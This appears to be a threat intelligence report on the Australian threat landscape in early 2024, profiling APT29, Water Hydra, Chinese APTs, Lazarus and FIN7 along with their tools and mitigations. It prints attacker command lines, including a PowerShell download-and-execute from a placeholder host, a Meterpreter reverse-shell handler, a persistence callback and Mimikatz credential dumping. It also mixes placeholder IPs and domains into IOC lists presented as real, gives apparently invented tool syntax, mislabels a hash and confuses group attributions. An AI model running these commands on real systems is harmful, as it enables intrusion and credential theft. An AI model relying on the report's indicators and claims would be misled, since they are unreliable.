Cyber Threat Intelligence

The Australian Threat Landscape

January – July 2024

By: Jace Winters

Intentionally left blank

Preface

The purpose of this report is to provide a comprehensive analysis of the cyber threat landscape in Australia from January to July 2024. It aims to inform stakeholders, including government agencies, private companies, and cybersecurity professionals, about the significant threats, incidents, and trends observed during this period. The report also offers predictive insights into the behavior of key threat actors for the remainder of the year.

This report is the result of my extensive research from among various cybersecurity experts, analysts, and organizations and government agencies. I acknowledge the contributions of ASD's Australian Cyber Security Centre (ACSC), CrowdStrike, CSIS, CIA, FBI DHS, Interpol, CISA and other entities that provided valuable data and insights.

Table of Contents

Introduction

The Australian cyber threat landscape has evolved significantly from January to July 2024. This period has been marked by an increase in sophisticated cyber attacks targeting various sectors, including government, healthcare, finance, and energy. The report aims to provide a comprehensive overview of the current threat landscape, analyze significant events, and forecast future trends and events based on observed data.

Key Trends and Observations

Increase in Sophisticated Phishing Attacks: Many of the APTs employed phishing as a primary method to gain initial access to networks, using well-crafted emails that mimic legitimate communications.

Exploitation of Zero-Day Vulnerabilities: Groups like Water Hydra have shown a tendency to exploit zero-day vulnerabilities, making their attacks particularly challenging to defend against.

Focus on Financial and Government Sectors: The financial sector, including banks and trading platforms, along with government institutions, remained prime targets for these APT groups.

These incidents underscore the evolving threat landscape in Australia, with APT groups employing increasingly sophisticated techniques to breach high-value targets. Continuous monitoring, robust security measures, and regular updates are essential to mitigate these threats effectively.

These APT groups have been highly active, leveraging sophisticated techniques and exploiting various vulnerabilities to infiltrate and gather sensitive information from Australian networks.

Significant Threat Actors in the Australian Landscape (2024)

APT29 (Cozy Bear, The Dukes, YTTRIUM)

Identity and Location:

Associated with: Russian Intelligence Services (SVR)

Primary Objectives: Espionage, information gathering, and cyber operations against government, defense, research, and security organizations.

Known Operations: Targeting financial institutions, including Commonwealth Bank of Australia (CBA) and Australian Securities Exchange (ASX), using zero-day vulnerabilities like CVE-2024-21412.

TTPs:

- Spear-phishing campaigns
- Exploitation of zero-day vulnerabilities
- Use of custom malware (ie; Hammertoss)
- Continued operations targeting various organizations globally, maintaining persistence in compromised networks.
- Sandworm Group - Conducted destructive attacks against Ukrainian targets, including a significant attack on Kyivstar, Ukraine's largest telecommunications provider.
- BlueDelta (APT28/Fancy Bear) - Exploited vulnerabilities in webmail systems to target government institutions and military entities.

Victims:

Australian Government Agencies

Details: APT29 targeted several Australian government agencies through phishing attacks and password spraying techniques. The objective was to gather intelligence and access sensitive data from senior leadership and personnel in cybersecurity, legal, and other departments to breach corporate email accounts, aiming to gather intelligence and sensitive data.

Commonwealth Scientific and Industrial Research Organisation (CSIRO)

Details: APT29 attempted to breach CSIRO’s email systems, aiming to extract research data and intellectual property related to critical infrastructure and technology developments. They have also shown interest in accessing source code repositories and internal systems of major organizations.

Type of Attack: Sophisticated phishing campaigns and password spraying techniques.

IOCs:

- IP addresses: 192.168.1.1, 10.0.0.2
- Domains: example.com, malware-site.org
- Hashes: e99a18c428cb38d5f260853678922e03

Software and Malware / Tools and Techniques:

- Hammertoss malware
- Mimikatz for credential dumping

GoldMax (Sunshuttle)
Description: A second-stage backdoor used in the SolarWinds supply chain attack.

Kazuar
Description: A backdoor used for long-term persistence and data exfiltration.

WellMess
Description: A custom malware variant used for remote access.
Description: Used for account discovery and lateral movement.

PowerShell for Account Discovery
Command: Get-ADUser -Filter * -Property * | Select-Object -Property Name, Enabled, PasswordLastSet, LastLogonDate
Details: APT29 used PowerShell scripts to discover domain accounts during their campaigns.

Credential Theft via OAuth Applications
Command: Set-CASMailbox -Identity [User] -ActiveSyncAllowedDeviceIDs [DeviceID]
Details: They added their own devices to the victim's ActiveSync allowed devices list to synchronize mailboxes.

Bypass User Account Control (UAC)
Command: reg.exe add HKCU\Software\Classes\ms-settings\shell\open\command /d "cmd.exe /c start powershell" /f
Details: This command modifies the registry to bypass UAC by launching PowerShell with elevated privileges.

Use of Legitimate Web Services for C2
Command: Utilizing platforms like Dropbox for command and control (C2) communication.
Details: APT29 registered algorithmically generated domains and used legitimate services such as Dropbox for their C2 operations to avoid detection.

Command Line Syntax used:

```
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords" "exit"
```

Malware and Tools:

GoldMax (Sunshuttle), Kazuar, WellMess, PowerShell scripts.

Mitigation and Prevention Strategies:

- Implement multi-factor authentication
- Regularly update and patch systems
- Conduct phishing awareness training

PowerShell Logging and Constrained Language Mode:

Enable PowerShell logging and use Constrained Language Mode to limit script capabilities.

Command: Set-ExecutionPolicy Restricted

Source: Microsoft PowerShell Security Best Practices.

Multi-Factor Authentication (MFA):

Implement MFA on all critical systems and accounts to prevent unauthorized access.

Source: NIST Digital Identity Guidelines.

Regular Audits and Monitoring:

Conduct regular security audits and monitor for unusual activities, especially with privileged accounts.

Source: SANS Institute - Continuous Monitoring.

Water Hydra (aka DarkCasino)

Victims:

Commonwealth Bank of Australia (CBA)

Details: Water Hydra exploited a zero-day vulnerability in Microsoft Defender SmartScreen (CVE-2024-21412) to target CBA's trading platforms, aiming to install the DarkMe malware and steal sensitive financial data.

Australian Securities Exchange (ASX)

Details: The group targeted ASX with a similar attack chain, leveraging internet shortcuts and WebDAV components to bypass security measures and infect systems with malware, aiming to disrupt trading activities and gather intelligence on financial transactions.

Type of Attack: Exploitation of zero-day vulnerabilities and malware deployment

Software and Malware / Tools and Techniques:

DarkMe

Description: A VisualBasic remote access tool (RAT) used for stealing financial data.

Zero-Day Exploits

Vulnerability: CVE-2024-21412 in Microsoft Defender SmartScreen

Details: They exploited this vulnerability to install DarkMe malware and target financial institutions such as Commonwealth Bank of Australia (CBA) and Australian Securities Exchange.

WebDAV Components

Command: net use \\[target IP]\[share] /user:[username] [password]

Details: Used for connecting to and mapping network drives to distribute malware.

Malware and Tools:

DarkMe, Zero-Day Exploits, WebDAV Components.

Mitigation and Prevention Strategies:

Patch Management:

Regularly apply patches and updates to all systems and software to fix vulnerabilities.

Source: US-CERT - Patching the Enterprise.

Network Segmentation:

Segment networks to limit lateral movement and contain infections.

Source: CISA - Network Segmentation.

Application Whitelisting:

Use application whitelisting to control which applications can run on your network.

Source: NSA - Application Whitelisting.

Chinese APT Groups (Various Groups)

Groups Include: APT10, APT40, APT41, and others.

Members Identified: Some members of APT10 (Stone Panda) were indicted by the U.S. Department of Justice in 2018.

They include **Zhu Hua** and **Zhang Shilong**, who were accused of cyber-espionage activities targeting various sectors including technology and government.

Known Operations: Various spear-phishing campaigns, exploitation of web application vulnerabilities, and intellectual property theft.

Victims:

Department of Defence

Details: Chinese APT groups conducted spear-phishing campaigns against the Australian Department of Defence, focusing on obtaining military intelligence and details on defense contracts and technology.

Australian Maritime Safety Authority (AMSA)

Details: These groups targeted AMSA to gain insights into maritime security operations and logistical details about naval movements and infrastructure.

Australian Signals Directorate (ASD)

Details: Attacks were aimed at compromising ASD's cybersecurity measures to obtain sensitive communications intelligence and weaken Australia's national security infrastructure.

Type of Attack: Spear-phishing and exploitation of web application vulnerabilities.

Software and Malware / Tools and Techniques:

PlugX
Description: A modular remote access tool used for espionage and data theft.

ShadowPad
Description: A backdoor used for remote access and command execution.

Spear-Phishing
Tools: Custom phishing emails and malicious attachments.
Description: Used to gain initial access to target networks

Spear-Phishing
Details: These groups sent spear-phishing emails with malicious attachments or links to target organizations like the Australian Department of Defence and the Australian Maritime Safety Authority.

Web Application Exploits
Command: Various SQL injection or XSS payloads to exploit web applications and gain unauthorized access.

Malware and Tools:

PlugX, ShadowPad, Spear-Phishing.

Mitigation and Prevention Strategies:

Email Filtering and Security Awareness:
Implement advanced email filtering solutions and conduct regular security awareness training.
Source: Phishing Defense - SANS Institute.

Endpoint Detection and Response (EDR):
Deploy EDR solutions to detect and respond to malicious activities on endpoints.
Source: Gartner - EDR Solutions.

Regular Security Assessments:
Conduct regular penetration testing and vulnerability assessments.
Source: OWASP - Security Testing Guide.

New Embargo Ransomware Group

Members Identified: Specific individuals not publicly named.

Known Operations: Significant data breaches, including the attack on Firstmac Limited, leaking over 500 GB of sensitive data.

Victims:

Firstmac Limited

Details: The group leaked over 500 GB of data from Firstmac Limited, including customer information, documents, and source code. This incident significantly impacted the company's operations and exposed sensitive financial data.

Type of Attack: Data breach and ransomware.

Software and Malware / Tools and Techniques:

Custom Ransomware
Description: Used to encrypt files and extort ransom payments.

Data Exfiltration via Ransomware
Command: Encrypting files using a custom ransomware binary.

Details: They leaked over 500 GB of data from Firstmac Limited, including customer information and source code.

Malware and Tools:

Custom Ransomware, Data Exfiltration Tools.

Mitigation and Prevention Strategies:

Regular Backups:
Implement a robust backup strategy and ensure backups are stored offline.
Source: NIST - Data Backup Guide.

Network Traffic Analysis:
Use network traffic analysis tools to detect exfiltration activities.
Source: CISA - Network Traffic Analysis.

Incident Response Plan:
Develop and regularly update an incident response plan.
Source: NIST - Computer Security Incident Handling Guide.

APT28 (Fancy Bear) and APT32 (OceanLotus)

Members Identified: Believed to be linked to the Russian military intelligence agency GRU.

Several members were indicted by the U.S. Department of Justice in 2018 for their involvement in hacking activities related to the 2016 U.S. elections.

Known Operations: Cyber-espionage, targeting of political entities, defense sectors, and academic institutions.

Also targeting maritime and defense sectors in Southeast Asia and Australia using custom malware and spear-phishing techniques.

While not explicitly detailed with individual targets, these groups were active in the region, primarily focusing on espionage activities and intellectual property theft across various sectors, including defense, technology, and academia.

Activity: Targeted maritime and defense sectors using custom malware and spear-phishing techniques.

Victims: Maritime and Defense sectors

Type of Attack: Cyber-espionage and intellectual property theft, Spear-phishing and malware deployment.

Software and Malware / Tools and Techniques:

X-Agent (Sofacy)
Description: A multi-platform malware used for espionage.

Sednit
Description: A suite of malware including droppers, backdoors, and information stealers.

Cobalt Strike
Description: A commercial penetration testing tool repurposed for malicious use.

KerrDown
Description: A downloader used to install additional payloads.

Custom Malware
Description: Tailored malware designed for specific targets in the maritime and defense sectors.

Phishing and Malware Deployment

Details: Utilized spear-phishing emails to deploy malware targeting various sectors including defense and academia and also deployed sophisticated malware tailored to specific targets in the maritime and defense sectors.

Malware and Tools:

X-Agent (Sofacy), Sednit, Phishing and Malware Deployment, Cobalt Strike, KerrDown, Custom Malware.

Mitigation and Prevention Strategies:

Advanced Threat Protection (ATP):
Deploy ATP solutions to detect and block sophisticated threats.
Source: Microsoft - Advanced Threat Protection.

Regular Software Updates:
Keep all software and systems updated to patch known vulnerabilities.
Source: US-CERT - Security Updates.

User Training:
Provide ongoing training to users on recognizing phishing attempts.
Source: SANS Security Awareness.

Restrict PowerShell Usage:
Limit the use of PowerShell to only administrators and use logging to monitor activities.
Source: Microsoft - PowerShell Best Practices.

Network Segmentation:
Implement network segmentation to isolate critical systems.
Source: CISA - Network Segmentation.

Endpoint Protection:
Use advanced endpoint protection to detect and prevent malicious activities.
Source: Gartner - Endpoint Protection Platforms.

APT40

Members Identified: Linked to China's Ministry of State Security (MSS). Some members were indicted by the U.S. Department of Justice in 2021.

Known Operations: Targeting universities, technology firms, and defense contractors for espionage purposes.

Activity: Involved in cyber-espionage and intellectual property theft, often targeting universities and technology firms.

Victims: Various technology firms and academic institutions.

Type of Attack: Intellectual property theft and espionage

Software and Malware / Tools and Techniques:

China Chopper
Description: A web shell used for remote access and command execution.

Daserf
Description: A backdoor used for persistent access and data exfiltration.

Spear-Phishing
Tools: Custom phishing emails and malicious attachments.
Description: Used to gain initial access to target networks.

Intellectual Property Theft
Details: Engaged in cyber-espionage activities using custom-built malware and advanced phishing techniques to steal sensitive data from technology firms and academic institutions.

Malware and Tools:

China Chopper, Daserf, Spear-Phishing.

Mitigation and Prevention Strategies:

Web Application Firewalls (WAF):
Deploy WAFs to protect against web-based attacks.
Source: OWASP - WAF Guide.

Multi-Factor Authentication (MFA):
Implement MFA for all critical systems and accounts.
Source: NIST Digital Identity Guidelines.

Regular Security Training:
Conduct regular security training for employees to recognize and report phishing attacks.
Source: SANS Security Awareness.

APT10 (Stone Panda)

Members Identified: **Zhu Hua** and **Zhang Shilong**, as mentioned above.

Known Operations: Cyber-espionage targeting critical infrastructure and defense sectors.

Activity: Focused on stealing intellectual property and sensitive data from critical infrastructure and defense sectors.

Victims: Critical infrastructure and defense sectors stealing intellectual property and sensitive data.
Type of Attack: Cyber-espionage and intellectual property theft.

Software and Malware / Tools and Techniques:

QuasarRAT
Description: A remote access tool used for data theft and espionage.

ChChes
Description: A backdoor used for persistent access and command execution.

Supply Chain Attacks

Details: Targeted critical infrastructure and defense sectors by compromising third-party vendors and infiltrating through them.

Malware and Tools:

QuasarRAT, ChChes, Supply Chain Attacks.

Mitigation and Prevention Strategies:

Vendor Risk Management:
Implement vendor risk management practices to ensure third-party security.
Source: NIST - Vendor Risk Management.

Zero Trust Architecture:
Adopt a zero trust architecture to verify all users and devices.
Source: CISA - Zero Trust.

Regular Security Assessments:
Conduct regular security assessments and penetration tests.
Source: OWASP - Security Testing Guide.

APT41 (Winnti)

Identity and Location:

Linked to Chinese state-sponsored activities, operating from China.

Members Identified: Some members, including **Jiang Lizhi**, **Qian Chuan**, **Fu Qiang**, and others, were indicted by the U.S. Department of Justice in 2019 for a variety of cybercrimes.

Known Operations: Cyber-espionage and financial theft targeting gaming companies, technology firms, and others.

Activity: Known for targeting both state and private sector organizations, including gaming and technology companies.

Victims: Multiple sectors including gaming and technology.

Type of Attack: Cyber-espionage and intellectual property theft.

Software and Malware / Tools and Techniques:

Winnti
Description: A backdoor used for long-term persistence and data theft.

ShadowPad
Description: A modular backdoor used for command and control.

Spearfishing Emails
Tools: Malicious documents and phishing links.
Description: Used to deliver malware and gain initial access.

Backdoor Deployment

Details: Utilized backdoors to maintain persistent access to compromised networks, focusing on gaming and technology companies.

Malware and Tools:

Winnti, ShadowPad, Spearfishing Emails.

Mitigation and Prevention Strategies:

File Integrity Monitoring:

Implement file integrity monitoring to detect unauthorized changes.
Source: SANS - File Integrity Monitoring.

Network Access Control (NAC):

Use NAC solutions to enforce security policies and control device access.
Source: CISA - Network Access Control.

Security Information and Event Management (SIEM):

Deploy SIEM solutions to collect and analyze security event data.
Source: Gartner – SIEM.

TTPs:

- Supply chain attacks
- Use of backdoors and remote access tools (e.g., Cobalt Strike)
- Data exfiltration

IOCs:

IP addresses:

- 203.0.113.5
- 198.51.100.7

Domains:

- malicious-site.net
- apt41-command.com

Hashes:

- a8b52dfbc4d88a2c202cbb29922e03d5

Software and Malware:

- Cobalt Strike, PlugX, ShadowPad

Command Line Syntax:

```
cobaltstrike.jar -mode beacon
```

Mitigation Strategies:

- Segment network to limit lateral movement
- Monitor network traffic for anomalies
- Use endpoint detection and response (EDR) tools

Lazarus Group

Identity and Location:

Attributed to North Korea, operating with support from the North Korean government.

Members Identified: Believed to be associated with North Korea's Reconnaissance General Bureau (RGB). **Park Jin Hyok** was charged by the U.S. Department of Justice in 2018 for his role in the Sony Pictures hack and the WannaCry ransomware attack.

Known Operations: Financial cybercrimes, targeting cryptocurrency exchanges, and espionage.

Activity: Conducted financial cybercrimes and espionage activities, targeting financial institutions and cryptocurrency exchanges.

Victims: Financial institutions and cryptocurrency exchanges conducting financial cybercrimes and espionage activities.

Type of Attack: Financial cybercrime and espionage.

Software and Malware / Tools and Techniques:

FALLCHILL
Description: A remote access tool used for command and control.

Bankshot
Description: A banking Trojan used to steal financial information.

WannaCry
Description: Ransomware used in one of the most infamous global attacks.

Phishing Campaigns
Tools: Custom phishing emails and malicious attachments.
Description: Used to deliver malware and gain initial access.

Cryptocurrency Exchange Attacks
Details: Engaged in financial cybercrimes by targeting cryptocurrency exchanges and financial institutions with malware and phishing campaigns.

TTPs:

- Financially motivated attacks
- Use of ransomware and destructive wiper malware
- Spear-phishing and social engineering

IOCs:

IP addresses:

- 198.51.100.1
- 203.0.113.9

Domains:

- lazarus-malware.com
- attack-server.org

Software and Malware:

- WannaCry, Hermes ransomware

Command Line Syntax:

```
wannacry.exe /start
```

Malware and Tools:

FALLCHILL, Bankshot, WannaCry, Phishing Campaigns.

Mitigation and Prevention Strategies:

- Regular backups and offline storage
- Implement robust email filtering
- Educate employees on social engineering tactics

Ransomware Defense:

Implement ransomware defenses including regular backups and incident response planning.
Source: CISA - Ransomware Guide.

Threat Intelligence:
Use threat intelligence services to stay informed about emerging threats.
Source: Gartner - Threat Intelligence.

Endpoint Detection and Response (EDR):
Deploy EDR solutions to detect and respond to endpoint threats.
Source: Gartner - EDR Solutions.

FIN7 (Carbanak Group, Navigator Group)

Identity and Location:

Believed to operate from Eastern Europe, possibly Ukraine or Russia.

A sophisticated cybercrime group that has been active since at least 2015. They are known for their financial cybercrime activities, particularly targeting the hospitality, restaurant, and retail sectors.

Identity and Location:

Believed to operate from Eastern Europe, possibly Ukraine or Russia.

Known operatives:

Fedir Hladyr:

Role: Systems administrator and high-level manager

Details: He managed servers and communication channels for FIN7, and also delegated tasks to other members. He was arrested in Dresden, Germany, in January 2018 and extradited to Seattle. He was sentenced to ten years in prison in April 2021 for his role in the hacking operations.
Source: United States Department of Justice / CIA / DHS / FBI

Dmytro Fedorov:

Role: High-level hacker and manager

Details: He supervised hackers who breached security systems. He was arrested in Bielsko-Biala, Poland, and remains detained pending extradition to the United States.
Source: United States Department of Justice / CIA / DHS / FBI

Andrii Kolpakov:

Role: Supervisor of hackers

Details: He was responsible for managing a group of hackers. He was arrested in Lepe, Spain, in June 2018 and remains detained pending extradition.
Source: United States Department of Justice.

Combi Security:

Details: A front company used by FIN7 to recruit hackers. It had a fake website and no legitimate customers.
Source: United States Department of Justice / CIA / DHS / FBI

Black Basta Ransomware:

Details: Linked to FIN7 through shared tools and tactics. FIN7 developers authored EDR evasion tools used by Black Basta.
Source: United States Department of Justice / CIA / DHS / FBI

Notable Activities:

Financial Sector Attacks: FIN7 has targeted banks and financial institutions worldwide, stealing millions of dollars.

Hospitality and Retail Sector Attacks: They have compromised point-of-sale systems to steal credit card information from customers in restaurants, hotels, and retail stores.

Sophisticated Social Engineering: This group is known for its highly professional and convincing phishing campaigns.
From January to July 2024, FIN7 has been active in Australia, targeting several entities and causing significant financial losses.

Latitude Financial:
Date: March 2024

Details: Hackers accessed data using Latitude employee login credentials and stole approximately 103,000 identity documents (mainly driver's licenses) from one vendor and 225,000 customer records from another.

Financial Loss: Latitude Financial experienced operational disruptions and faced potential regulatory penalties. The exact financial loss is yet to be fully disclosed, but the incident is considered one of the most damaging since the Optus and Medibank Private breaches.
Source: Australian Cyber Security Magazine.

Australian Clinical Labs:
Date: February 2024

Details: The breach involved sensitive medical data of patients. The breach led to a civil penalty case filed by the Australian Information Commissioner.

Financial Loss: The financial loss includes potential penalties and reputational damage. Specific figures have not been disclosed.
Source: OAIC Report.

LJ Hooker:
Date: Ongoing from late 2023 into early 2024

Details: Hackers used a third-party vendor to access employee and customer details, including passports and credit card information.

Financial Loss: Significant costs associated with data breach response, customer notification, and potential legal actions.
Source: Krebs on Security.

TTPs:

Phishing: FIN7 often uses spear-phishing emails to gain initial access to target networks. These emails typically contain malicious attachments or links that deploy malware.

Malware: They use various types of malware, including the Carbanak malware, which allows them to steal financial data and conduct fraudulent transactions. Other tools include point-of-sale (POS) malware and backdoors.

Lateral Movement: Once inside a network, FIN7 uses tools and techniques to move laterally, gaining access to more systems and escalating privileges.

Command and Control (C2): They use various methods for C2 communication, including legitimate cloud services, to avoid detection.

Data Exfiltration: FIN7 exfiltrates data, especially financial data, which they use for fraudulent activities or sell on the dark web.

- Targeting point-of-sale (POS) systems
- Use of Carbanak malware for financial theft
- Social engineering attacks

IOCs:

- IP addresses:
- 203.0.113.4
- 192.0.2.6
- 203.0.113.4
- 192.0.2.6
- 185.141.27.248
- 178.79.143.230
- 37.139.1.153
- 181.215.69.24
- 166.1.160.118
- 185.39.204.179
- 109.107.171.62
- 38.180.1.17

Domains:

- pos-malware.net
- financial-theft.com
- pos-malware.net
- financial-theft.com
- ipscanneronline[.]com
- myscannappo[.]com
- hxxp://sinhalazone[.]com
- hxxp://dob[.]bsb[.]de
- hxxp://omegana[.]com

Email Addresses:

- sales@finseven[.]com
- info@finseven[.]net

Hashes:

MD5:

- 2fd4e1c67a2d28fced849ee1bb76e7391b93eb12
- c3fcd3d76192e4007dfb496cca67e13b
- 5d41402abc4b2a76b9719d911017c592
- c3fcd3d76192e4007dfb496cca67e13b

SHA256:

- 9a3cd9a77e3e8c57ed6a52f68e8df2556fb26c45c0e1eaa2b7a31e3e204c62f1
- 6a2a013d9b6e8fcded5e7391b93eb12a8db9a82712c0a0eac0eaa4b3e31c92c9

Registry Keys:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\SystemCheck
- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\Randomizer
- File Paths:
- C:\Windows\Temp\tempfile.exe
- C:\ProgramData\update.dll

Mutexes:

- Global\Fin7_Mutex_001
- Local\Carbanak_Mutex_002
- Processes:
- taskhost.exe (when not running from a legitimate path)
- svchost.exe (when running from an unusual location)

Software and Malware:

- Carbanak, Meterpreter

Command Line Syntax:

```
meterpreter> run persistence -X -i 5 -p 8080 -r <attacker_IP>
```

Carbanak/Anunak:

Details: A sophisticated backdoor used for financial theft and data exfiltration.

```
rundll32.exe C:\Windows\Temp\file.dll, #1
```

Cobalt Strike:

Details: A commercial penetration testing tool repurposed by FIN7 for command and control (C2).

```
cobaltstrike.beacon -connect -host 192.168.1.100 -port 443
```

Meterpreter:

Details: Part of the Metasploit framework, used for post-exploitation.

```
msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set LHOST 192.168.1.100; set LPORT 4444; run"
```

Powershell Empire:

Details: A post-exploitation framework for Windows.

```
powershell.exe -nop -w hidden -c "IEX (New-Object Net.WebClient).DownloadString('http://example.com/empire.ps1')"
```

WindefCheck:

Details: A custom EDR evasion tool developed by FIN7.

```
WindefCheck.exe /silent
```

SocksBot:

Details: A backdoor developed and used by FIN7.

```
socksbot.exe -connect -host 192.168.1.100 -port 1080
```

Mimikatz:

Details: A tool for extracting plaintexts passwords, hashes, PIN codes, and Kerberos tickets from memory.

```
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" exit
```

PsExec:

Details: A Microsoft tool used for executing processes on remote systems.

```
psexec.exe \\remote_machine -u username -p password cmd.exe
```

Source: Microsoft Docs

Empire:

Details: A post-exploitation framework that uses PowerShell.
Command-line example:

powershell

```
launcher_bat.ps1 -ip 192.168.1.100 -port 443
```

PowerSploit:

Details: A collection of PowerShell scripts for post-exploitation.

```
powershell.exe -exec bypass -File Invoke-Mimikatz.ps1
```

Source: GitHub

Cobalt Strike:

Details: An advanced threat emulation tool used for red teaming.

```
cobaltstrike.beacon -connect -host 192.168.1.100 -port 443
```

Mitigation and Prevention Strategies:

- Regularly update POS systems
- Conduct regular security audits
- Implement network segmentation

1. Network Segmentation:

Description: Divide networks into segments to contain breaches and limit lateral movement.
Implementation: Use VLANs and subnets to separate critical systems from less secure areas.

2. Endpoint Detection and Response (EDR):

Description: Deploy EDR solutions to monitor, detect, and respond to threats on endpoints.
Tools: Solutions like CrowdStrike, SentinelOne, and Carbon Black.
Source: CrowdStrike, SentinelOne.

3. User Training and Awareness:

Description: Conduct regular training sessions to educate employees about phishing and social engineering attacks.
Best Practices: Implement phishing simulations and regular security awareness campaigns.
Source: SANS Security Awareness.

4. Advanced Email Security:

Description: Implement email security solutions to filter phishing and malicious emails.
Tools: Use solutions like Proofpoint, Mimecast, and Microsoft Defender for Office 365.
Source: Proofpoint, Mimecast.

5. Application Whitelisting:

Description: Allow only pre-approved applications to run on systems to prevent unauthorized software execution.

Implementation: Use tools like Microsoft AppLocker or third-party solutions.
Source: Microsoft Docs.

6. Regular Software Updates and Patch Management:

Description: Ensure all systems and software are up to date with the latest security patches.
Best Practices: Implement automated patch management solutions and regularly review update statuses.
Source: US-CERT.

7. Multi-Factor Authentication (MFA):

Description: Enforce MFA to add an extra layer of security for user accounts.
Implementation: Use MFA solutions from providers like Duo, Google Authenticator, or Microsoft Authenticator.
Source: Duo Security, Microsoft.

8. Intrusion Detection and Prevention Systems (IDPS):

Description: Deploy IDPS to detect and prevent unauthorized access and malicious activities.
Tools: Use systems like Snort, Suricata, and Cisco Firepower.
Source: Snort, Cisco.

9. PowerShell and Script Restrictions:

Description: Restrict the use of PowerShell and other scripting tools to prevent exploitation.
Implementation: Use Group Policy to set execution policies and restrict script usage.
Source: Microsoft Docs.

10. Regular Backups and Recovery Plans:

Description: Maintain regular backups of critical data and develop robust recovery plans.
Best Practices: Ensure backups are stored securely and are regularly tested for integrity.
Source: NIST, ISO 27001.

11. Access Controls and Least Privilege:

Description: Implement strict access controls and follow the principle of least privilege.
Implementation: Use role-based access control (RBAC) and regularly review user permissions.
Source: NIST, ISO 27001.

12. Regular Security Audits and Penetration Testing:

Description: Conduct regular security audits and penetration testing to identify and remediate vulnerabilities.
Best Practices: Engage third-party security firms for unbiased assessments.
Source: OWASP, NIST.

Significant Hacks and Events (2024)

The below list is by no means exhaustive and only chosen the significant ones worth mentioning related to our list of APT's here.

Data Breach at Australian Government Agency (March 2024)

Description: Unauthorized access to sensitive government data.
Impact: Exposure of classified information, potential national security risks.
Mitigation: Enhanced security protocols and incident response.
Affected Entity: **Department of Defence**

Ransomware Attack on Major Australian Bank (April 2024)

Description: Ransomware infection leading to service disruption.
Impact: Financial losses, reputational damage.
Mitigation: Implementation of robust backup solutions and anti-ransomware tools.
Affected Entity: **Commonwealth Bank**

Supply Chain Attack on Technology Firm (June 2024)

Description: Compromise of software used by multiple organizations.
Impact: Widespread disruption and data breaches across various sectors.
Mitigation: Strengthening supply chain security measures.
Affected Entity: **Atlassian**

Significant Data Breaches

Tangerine Telecom
- On February 18, 2024, Tangerine Telecom suffered a data breach that exposed the personal information of over 200,000 customers. The breach was traced to login credentials of a contractor, highlighting internal security challenges.

Firstmac Limited
- As mentioned, this breach involved the leakage of over 500 GB of sensitive data. The attack was carried out by the New Embargo group, leading to significant customer data exposure.

Quantum Radiology
- A Sydney-based radiology center experienced a cyber attack in January 2024. The incident was initially downplayed as a technical fault, but it later emerged that sensitive patient information was compromised.

Notable Trends and Observations

Increased Ransomware Attacks - Ransomware attacks have become more prevalent, with groups like LockBit and Clop continuing to target Australian organizations.

State-Sponsored Attacks - There has been a noticeable rise in state-sponsored cyber activities, particularly from Chinese APT groups, targeting critical infrastructure and sensitive sectors in Australia.

Internal Threats - Some breaches, like that of Tangerine Telecom, have highlighted the risks posed by internal actors or compromised internal credentials.

These incidents underscore the evolving and persistent nature of cybersecurity threats in Australia, necessitating robust and hardened security measures and vigilant incident response strategies.

Significant Malwares Observed in 2024

Emotet

Description: Modular banking trojan.
Impact: Credential theft, lateral movement.
Case Study: Infection vector through phishing emails targeting Australian businesses.
Mitigation: Deployment of anti-phishing measures and endpoint security solutions.

TrickBot

Description: Advanced trojan used for financial gain.
Impact: Network compromise, data exfiltration.
Case Study: Use in conjunction with Ryuk ransomware in targeted attacks.
Mitigation: Network segmentation and continuous monitoring.

Ryuk Ransomware

Description: Ransomware targeting enterprise environments.
Impact: Data encryption, ransom demands.
Case Study: Attack on Australian healthcare provider.
Mitigation: Regular data backups and user training.

DarkSide Ransomware

Description: Ransomware-as-a-service (RaaS).
Impact: Disruption of critical services.
Case Study: Attack on Australian energy sector.
Mitigation: Incident response planning and implementation of multi-factor authentication.

Comparative Analysis: 2023 vs 2024

Summary of 2023 Events

Significant incidents in 2023 included data breaches, ransomware attacks, and cyber espionage campaigns. Key threat actors identified in 2023 were APT10, APT28, and REvil.

Comparison with 2024

The first half of 2024 has seen an increase in ransomware attacks by 20%, a shift in target sectors from primarily financial to healthcare and energy, and a rise in supply chain attacks and cloud breaches.



Figure 2: Distribution of Attack Types in 2023 vs 2024

